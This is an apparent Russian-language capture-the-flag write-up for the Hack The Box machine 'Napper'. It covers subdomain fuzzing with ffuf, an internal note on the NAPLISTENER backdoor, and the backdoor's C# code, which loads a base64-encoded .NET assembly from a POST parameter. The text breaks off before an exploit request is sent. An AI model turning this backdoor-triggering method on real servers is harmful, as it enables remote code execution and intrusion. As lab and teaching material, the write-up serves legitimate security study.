
Содержимое поста

На этапе разведки, если у нас есть домен, никогда не помешает запустить сканер поддоменов. Давай сделаем это.

Для сканирования я использую утилиту ffuf. При запуске указываем следующие параметры:

- `-u` — URL;
- `-w` — словарь;
- `-t` — количество потоков;
- `-H` — HTTP-заголовок;
- `-fs` — фильтр по размеру.

```
ffuf -u "https://napper.htb/" -H 'Host: FUZZ.napper.htb' -t 128 -w
subdomains-top1million-110000.txt -fs 5602
```




```
internal                [Status: 401, Size: 1293, Words: 81, Lines: 30, Duration: 244ms]
```

Результат сканирования поддоменов


Спустя пару минут нашли еще один поддомен. Добавляем его в `/etc/hosts`.

```
10.10.11.240 napper.htb app.napper.htb internal.napper.htb
```



Basic-авторизация

На сайте нас встречает Basic-аутентификация. Используем найденные ранее учетные данные и получаем доступ к сайту с единственным постом.



INTERNAL Research notes

INTERNAL USE ONLY


INTERNAL Malware research notes
Apr 22, 2023
A collection of notes for the current research we might publish.
Read more →

2023 © NapperHTB | Archie Theme | Built with Hugo

Главная страница сайта internal.napper.htb

ТОЧКА ОПОРЫ

Здесь упоминается бэкдор Naplistener в службе Microsoft Exchange.



INTERNAL Malware research notes

Posted on Apr 22, 2023

Introduction

Meta	Data
Analyst	Ruben
Status	Initial analysis
Initial find	External Report

The malware is a .NET sample. We are tracking the malware fond by Elastic who named it NAPLISTENER.

What we know so far:

So it is a backdoor:

```
[...] HTTP listener written in C#, which we refer to as NAPLISTENER. Consistent with SI
```

In the sandbox I can't find the URL.

```
This means that any web request to /ews/MsExgHealthCheckd/ that contains a base64-encod
```


Currently we are not sure on how to proceed.

Log

```
* 2023-04-24: Did some more reading up. We need to look for some URL and a special
  parameter
* 2023-04-23: Starting the RE process. Not sure on how to approach.
* 2023-04-22: Nothing seems to be showing up in the sandbox, i just startes and stops
  again. Will be testing local
* 2023-04-22: Got the copy of the backdoor, running in sandbox
```

Содержимое поста

Возможно, этот бэкдор присутствует на сервере, поэтому проверим, не откроется ли страница `/ews/MsExgHealthCheckd`.




https://internal.napper.htb	GET	/ews/MsExgHealthCheckd/	404	1381	HTML
https://app.napper.htb	GET	/ews/MsExgHealthCheckd/	404	1381	HTML
https://napper.htb	GET	/ews/MsExgHealthCheckd/	404	193	HTML
http://napper.htb	GET	/ews/MsExgHealthCheckd/	303	394	HTML
https://app.napper.htbews	GET	/MsExgHealthCheckd/			
https://app.napper.htb	GET	/ews/MsExgHealthCheckd/	404	1381	HTML

```
HTTP/1.1 303 See Other
Content-Type: text/html; charset=UTF-8
Location: https://app.napper.htbews/MsExgHealthCheckd/
Server: Microsoft-IIS/10.0
```

Запросы в Burp History


Такая страница есть, поэтому разберемся, как работает бэкдор. Как указано в блоге Elastic, страница `/ews/MsExgHealthCheckd` принимает POST-запрос и выполняет сборку .NET, закодированную в Base64 и переданную в параметре `sdafwe3rwe23`.



```
if (httpRequest.Form["sdafwe3rwe23"] != null)
{
    Assembly assembly = Assembly.Load(Convert.FromBase64String(httpRequest.Form["sdafwe3rwe23"]));
    assembly.CreateInstance(assembly.GetName().Name + ".Run").Equals(httpContext);
    httpContext.Response.End();
}
else
```

Исходный код бэкдора

Для теста я решил проверить, какими будут ответы сервера, если отправить POST-запрос с нужным параметром и без него.



